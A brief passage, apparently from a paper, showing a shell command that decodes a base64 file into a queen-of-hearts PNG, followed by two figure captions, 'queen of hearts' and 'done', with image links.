base64 -d queen_of_hearts.b64 > queen_of_hearts.png
```




Figure 35: queen of hearts




Figure 36: done